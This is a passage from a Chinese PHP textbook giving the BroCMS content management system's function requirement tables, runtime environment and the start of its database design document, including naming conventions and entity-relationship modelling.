输出	当前用户发布所有文章的动态列表
DFD 图	业务数据流程： 
注释	发布文章内容时，可以嵌入文本编辑器插件对文章内容进行排版，并支持发布图片和 Flash 等内容。另外,添加文章的同时，也要将文章的部分信息添加到动态记录中作为标识


功能需求表 f2002 修改文章

功能描述	修改文章
操作权限	当前登录用户并具有发表文章的权限
输入	文章编号、文章类别、文章标题、文章摘要、文章来源、关键字、推荐状态、评论状态、文章内容
加工 （处理过程）	根据用户输入的文章信息对数据库中原有的文章记录进行修改
输出	当前用户发布所有文章的动态列表
DFD 图	业务数据流程： 
注释	修改文章和添加文章相似，但如果有文章管理权限，还可以修改其他用户发表的文章

功能需求表 f2003 发表评论

功能描述	发表评论
操作权限	当前登录用户并具有发表评论的权限
输入	评论时间、评论的用户、评论的文章、评论的内容、评论的评价
加工 （处理过程）	将用户输入的评论信息添加到评论的记录中，在添加评论时可以引用其他的评论，将原评论的内容和用户及时间取出加入到新评论的内容中，一起添加到评论记录中
输出	添加成功的状态标识
DFD 图	业务数据流程： 
注释	添加评论的同时，也要将评论的一些信息添加到动态记录中作为标识

功能需求表 f2004 修改评论

功能描述	修改评论
操作权限	当前登录用户并具有发表评论的权限
输入	评论的编号、评论的用户、评论的文章、评论的内容、评论的评价
加工 （处理过程）	将用户修改过的评论信息更新到评论记录中
输出	修改成功的状态标识
DFD 图	业务数据流程： 
注释	如果有文章管理权限，可以修改其他人的评论，否则只能修改自己发表的评论


功能需求表 f2005 删除评论

功能描述	删除评论
操作权限	当前登录用户并具有发表评论的权限
输入	评论的编号
加工 （处理过程）	通过评论编号从评论的记录中删除一条评论，同时也要将用户的评论动态删除
输出	成功删除评论后的状态
DFD 图	业务数据流程： 
注释	如果有文章管理权限，可以删除其他人的评论，否则只能删除自己发表的评论

功能需求表 f2006 动态列表

功能描述	动态列表
操作权限	当前登录用户
输入	当前登录用户和动态类型
加工 （处理过程）	根据不同的动态类型，获取当前登录用户对应的动态数据列表，并能分形式输出显示
输出	用户的动态信息列表
DFD 图	业务数据流程： 
注释	动态类型由数字组成，包括：1->文章，2->评论，3->收藏，4->推荐


功能需求表 f2007 设置收藏

功能描述	设置收藏
操作权限	当前登录用户
输入	用户编号、文章编号、收藏时间、动态类型
加工 （处理过程）	根据收藏的文章编号和收藏时间、动态类型更新当前登录用户的动态记录
输出	收藏成功的状态信息
DFD 图	业务数据流程： 
注释	通过异步传输的方法(AJAX)设置收藏

功能需求表 f2008 设置推荐

功能描述	设置推荐
操作权限	当前登录用户
输入	用户编号、文章编号、推荐时间、动态类型
加工 （处理过程）	根据推荐的文章编号和收藏时间、动态类型更新当前登录用户的动态记录
输出	推荐成功的状态信息
DFD 图	业务数据流程： 
注释	通过异步传输的方法(AJAX)设置收藏

功能需求表 f2009 删除动态

功能描述	删除动态
操作权限	当前登录用户
输入	动态编号、动态类型、当前登录的用户编号
加工 （处理过程）	根据动态信息编号和动态类型，从动态记录中删除用户自己的动态记录，如果取消的是自己发表的文章或评论，则文章或评论也一起删除
输出	删除后的动态记录列表
DFD 图	业务数据流程： 
注释	用户只能删除自己的动态信息

3．功能预览（如图 28-23 所示）




图 28-23　动态管理模块原型图

28.4 系统运行环境

28.4.1　硬件环境

（1）服务器的中央处理部件（CPU）建议使用 PIII 1GHz（以上）Xeon 处理器芯片。
（2）服务器内存必须使用服务器专用 ECC 内存。
（3）为了保证数据存储的绝对可靠，硬盘应使用磁盘冗余陈列（RAID01）。

28.4.2　软件环境

开发内容管理系统（BroCMS）项目使用的软件开发环境如下。
（1）服务器端
➢ 操作系统：Linux（推荐）/Windows NT

- Web 服务器：Apache 2.2.9
- 数据库：MySQL 5.0.51
- 开发语言：PHP 5.2.6

（2）客户端

- 浏览器：IE 6.0 以上版本/Mozilla Firefox
- 界面布局：DIV+CSS
- 页面特效：JavaScript
- 分辨率：最佳效果 1024 × 768 及以上像素

（3）开发工具

- vim 或 Zend Studio

28.5 需求设计评审

需求设计评审的成员需要由有经验的专家和对业务熟悉的专员组成，目的是确认业务流程图和数据字典是否完全正确地反映了业务活动，确认该阶段的任务是否全部完成。保证设计质量，以免造成重大疏漏或者错误，并将需求分析产生的数据流图、数据字典、功能结构图等返回给用户，与用户一起检查、补充、修改，最终获得用户的认可。

第29章 数据库设计说明书

www.brophp.com

内容管理系统（BroCMS）

文件状态：	文件标识：	LAMP 兄弟连-BroCMS-02-DATABASE
[ ] 草稿	当前版本：	2.0
[√] 正式发布	作　　者：	高洛峰
[ ] 正在修改	完成日期：	2011-11-15

版本历史

版本/状态	作者	参与者	起止日期	备注
1.0	高洛峰	教学组成员	2009-11-05 2009-11-20	《细说 PHP》第 1 版
2.0	高洛峰	教学组成员	2012-03-15 2012-03-30	《细说 PHP》第 2 版

29.1 引言

在使用任何数据库之前，都必须设计好数据库，包括将要存储的数据的类型，数据之间的相互关系及数据的组织形式。数据库设计是指对于一个给定的应用环境，构造最优的数据库模式，建立数据库及其应用系统，使之能够有效地存储数据。在 CMS 项目中总是需要处理大量的数据资源，这正是内容管理系统的基础和核心，为了合理地组织和高效率地存取数据，目前最好的方式，就是建立数据库系统，因此在系统的总体设计阶段，数据库的建立与设计是一项十分重要的内容。由于数据库应用系统的复杂性，为了支持相关程序运行，数据库设计就变得异常复杂，因此最佳设计不可能一蹴而就，而只能是一种“反复探寻，逐步求精”的过程，也就是规划和结构化数据库中的数据对象及这些数据对象之间关系的过程。

29.1.1 编写目的

一个成功的管理系统，是由［50%的业务+50%的软件］组成的，而 50%的成功软件又由［25%的数据库+25%的程序］组成，数据库设计的好坏是一个关键。如果把企业的数据比做生命所必需的血液，那么数据库的设计就是应用中最重要的一部分，是一个系统的根基。在 BroCMS 内容管理系统的需求分析和系统概要设计的基础上，对数据进行分析，在结构上进行设计，用于开发人员进行项目设计，以此作为编码的依据，同时也为后续的数据库维护工作提供了良好的使用说明，也可以作为未来版本升级时的重要参考资料。数据库设计的目标是建立一个合适的数据模型。这个数据模型应当是满足用户要求的，既能合理地组织用户需要的所有数据，又能支持用户对数据的的所有处理功能。也要满足 CMS 数据库管理系统的要求，又能够在数据库管理系统中实现。并且要具有较高的范式，数据完整性好，效益高，便于理解和维护，没有数据冲突。

29.1.2 背景

名　称	说　明
数据库名称	BroCMS（兄弟连内容管理系统）
数据库系统	MySQL5.0
客户端连接工具	MySQL Command Line Client
项目任务提出者	LAMP 兄弟连
项目开发者	高洛峰
使用用户	使用用户：《细说 PHP》读者及 LAMP 兄弟连学员

注：些数据库设计说明书文档范围只适用于内容管理系统 BroCMS V2.0，作为 Web 程序员项目设计和学习的参考文档。

29.1.3 定义

CMS：Content Management System，内容管理系统
E-R 图：实体关系图

29.1.4 参考资料

A.《细说 PHP》教程
B.《BroCMS 项目需求分析说明书》
C. www.brophp.com 和 bbs.lampbrother.net
D. 本项目相关的其他参考资料

29.2 外部设计

外部设计是研究和考虑所要建立的数据库的信息环境，对数据库应用领域中各种信息要求和操作要

求进行详细的分析，了解应用领域中数据项、数据项之间的关系和所有的数据操作的详细要求，了解哪些因素对响应时间、可用性和可靠性有较大的影响等各方面的因素。

29.2.1　标识符和状态

数据库表前缀：bro_
用户名：root
密码：123456
权限：全部
有效时间：开发阶段
说明：系统正式发布后，可能更改数据库用户/密码，请在统一位置编写数据库连接字符串，在发行前请予以改正。

29.2.2　使用它的程序

本系统主要利用 PHP 作为前端的应用开发工具，使用 MySQL 作为后台的数据库，Linux 或 Windows 均可作为系统平台。

29.2.3　约定

- 所有命名一定要具有描述性，杜绝一切拼音或拼音英文混杂的命名方式。
- 字符集采用 UTF-8，请注意字符的转换。
- 所有数据表第一个字段都是系统内部使用 r 主键列，自增字段，不可空，名称为 id，确保不把此字段暴露给最终用户。
- 除特别说明外，所有日期格式都采用 int 格式，无时间值。
- 除特别说明外，所有字段默认都设置不允许为空，需要设置默认值。
- 所有普通索引的命名都是表名加设置索引的字段名组合，例如用户表 User 中 name 字段设置普通索引，则索引名称命名方式为 user_name。

29.2.4　支持软件

操作系统：Linux / Windows
数据库系统：MySQL
查询浏览工具：PHPMyAdmin
命令行工具：mysql
注意：mysql 命令行环境下对中文支持不好，可能无法书写带有中文的 SQL 语句，也不要使用 PHPMyAdmin 录入中文。

29.3 结构设计

数据库的结构设计中有许多需要考虑的因素，对数据库的背景、应用环境等方面都需要有深入的了解，只有有一个对所有这些因素都很了解的数据库设计专家，设计的数据库才能易于使用和维护，并且具有高效和一致的特征。虽然这样只对数据库设计过程有一个概要的了解，但是仍然有助于读者了解和掌握 SQL，使读者可以很好地分析数据间的相互关系，在使用 SQL 进行报表的生成、子查询及视图等操作时，可以更好地进行操作。

29.3.1 概念结构设计

概念数据库的设计是进行具体数据库设计的第一步，概念数据库设计的好坏直接影响到逻辑数据库的设计，影响到整个数据库的好坏。在 BroCMS 系统的分析阶段，我们已经得到了系统的数据流程图和数据字典，现在就是要结合数据规范化的理论，用一种模型将用户的数据要求明确地表示出来。概念数据库的设计应该极易于转换为逻辑数据库模式，又容易被用户所理解。概念数据库设计中最主要的就是采用实体—关系数据模型来确定数据库的结构。数据是表达信息的一种重要的量化符号，是信息存在的一种重要形式。数据模型则是数据特征的一种抽象。它描述的是数据的共性，而不是个别的数据。一般来说，数据模型包含两方面内容。

（1）数据的静态特性：主要包括数据的基本结构、数据间的关系和数据之间的相互约束等特性。

（2）数据的动态特性：主要包括对数据进行操作的方法。

在数据库系统设计中，建立反映客观信息的数据模型，是设计中最为重要的，也是最基本的步骤之一。数据模型是连接客观信息世界和数据库系统数据逻辑组织的桥梁，也是数据库设计人员与用户之间进行交流的共同基础。概念数据库中采用的实体-关系模型，与传统的数据模型有所不同。实体—关系模型是面向现实世界，而不是面向实现方法的，它主要是用于描述现实信息世界中数据的静态特性。而不涉及数据的处理过程。但由于它简单易学，且使用方便，因而在数据库系统应用的设计中，得到了广泛应用。实体—关系模型可以用来说明数据库中实体的等级和属性。以下是实体—关系模型中的重要标识：

- 在数据库中存在的实体
- 实体的属性
- 实体之间的关系

29.3.1.1 实体和属性的定义

按照定义的数据类型和属性创建实体和实体属性列表。实体形成表，如“用户”就是一个实体，属性则为表中的列，如对应于实体“用户”属性包含“用户名”、“用户 ID”等。

1．实体

实体是实体—关系模型的基本对象，是现实世界中各种事物的抽象。凡是可以相互区别开并可以被识别的事、物、概念等对象均可认为是实体。在本书示例的简单的 BroCMS 数据库中，基本的实体列表如下：

- 相册
- 栏目
- 图片
- 文章
- 幻灯片
- 评论
- 用户组
- 用户
- 站内信
- 公告
- 友情链接
- 动态

在绘制实体—关系图（E-R 图）时，实体出现在矩形中，如图 29-1 所示。




图 29-1　表示实体的 E-R 图

一般来说，每个实体都相当于数据库中的一个表。以上介绍的实体都是强实体，每个实体都有自己的键。但是在实际领域中，经常存在一些实体，它们没有自己的键，这样的实体称为弱实体。弱实体中不同的记录有可能完全相同，难以区别，这些值依赖于另一个实体（强实体）的意义，必须与强实体联合使用。在创建了实体之后，就可以标识各个实体的属性了。

2．属性

每个实体都有一组特征或性质，称为实体的属性。实体的属性值是数据库中存储的主要数据，一个属性实际上相当于表中的一个列。下面来看看“文章”（article）实体。这个实体具有哪些属性呢？对于一篇文章来说，都具有文章标题、文章简介、添加时间、文章来源、文章内容、关键字、访问次数、推荐状态、审核状态。所以关于“文章”实体的属性如下：

- 文章标题（title）
- 文章编号（id）
- 文章简介（summary）
- 添加时间（posttime）
- 文章来源（comefrom）
- 文章内容（content）

- 关键字（keyword）
- 访问次数（views）
- 推荐状态（recommend）
- 审核状态（audit）

实体“栏目（column）”包含的属性如下：

- 栏目标题（title）
- 栏目路径（path）
- 栏目描述（description）
- 排序编号（ord）

由于篇幅有限，这里就不列出所有实体的属性了，在绘制 E-R 图时，属性由椭圆包围，在属性和它所属的实体间使用直线进行连接，以实体“文章”为例进行示例，如图 29-2 所示。




图 29-2　包含属性的 Department 的 E-R 图

对于每个实体，都有其确定的主属性（实体中的主属性实际上相当于表中的主键），就可以唯一地确定实体的每个记录。最好是创建一个单独的属性作为主属性，在实体文章中可以选择“文章编号”作为主属性，在绘制 E-R 图时，主属性在属性下画下画线来说明。以实体“文章”为例，如图 29-3 所示。




图 29-3　定义了主属性的“文章”的 E-R 图

注意：在数据库设计中，选择和设置列作为主键是一个关键步骤。

29.3.1.2　E-R 图的绘制

实体—关系图是表现实体—关系模型的图形工具，简称 E-R 图。节会以 BroCMS 数据库为例，给出一个完整的数据库的 E-R 图设计示例。图 29-4 给出了在 E-R 图中使用的各种元素的图形符号。




图 29-4　E-R 图中使用的各种元素的图形符号

在 E-R 图中，实体之间的关系以菱形表示，关系中各方面的表通过直线与菱形中的关系名称相连接。还要为每个关系命名一个“关系名称”，实体与关系相连的直线旁都根据关系的属性标注有“1”或“N”。

E-R 图为读者的数据库提供了一个不错的蓝图，可以分成三步进行：首先设计局部 E-R 图；然后合并各局部 E-R 图，并解决可能存在的冲突，得到初步 E-R 图；最后修改和重构初步 E-R 图，消除其中的冗余部分，得到最终的全局 E-R 图，即概念模式。设计全局 E-R 模式的目的不在于把若干局部 E-R 模式形式上合并为一个 E-R 模式，而在于消除冲突，使之成为能够被全系统中所有用户共同理解和接受的统一的概念模型。使设计人员仅从用户角度看待数据及处理要求和约束，产生一个反映用户观点的概念模式。

29.3.1.3　设计局部 E-R 模式

先设计局部 E-R 图，也称用户视图。在设计初步 E-R 图时，要尽量能充分地把组织中各部门对信息的要求集中起来，而不需要考虑数据的冗余问题。局部概念模型设计是从用户的观点出发，设计符合用户需求的概念结构。局部概念模型设计的就是组织、分类收集到的数据项，确定哪些数据项作为实体，哪些数据项作为属性，哪些数据项是同一实体的属性等。确定实体与属性的原则如下。

- 能作为属性的尽量作为属性而不要划为实体；
- 作为属性的数据元素与所描述的实体之间的联系只能是 1:*n* 的联系；
- 作为属性的数据项不能再用其他属性加以描述，也不能与其他实体或属性发生联系。

图 27-5～图 29-9 所示是 BroCMS 系统的部分局部 E-R 图的设计。




图 29-5　相册、图片的 E-R 图




图 29-6　用户组、用户的 E-R 图




图 29-7 用户、站内信的 E-R 图




图 29-8 栏目、文章、评论的 E-R 图




图 29-9 文章、幻灯片的 E-R 图

29.3.1.4　设计全局 E-R 模式

综合各局部 E-R 图，形成总的 E-R 图，即用户视图的集成。所有局部 ER 模式都设计好了后，接下

来就是把它们综合成单一的全局概念结构。全局概念结构不仅要支持所有局部 ER 模式，而且必须合理地表示一个完整、一致的数据库概念结构，如图 29-10 所示。

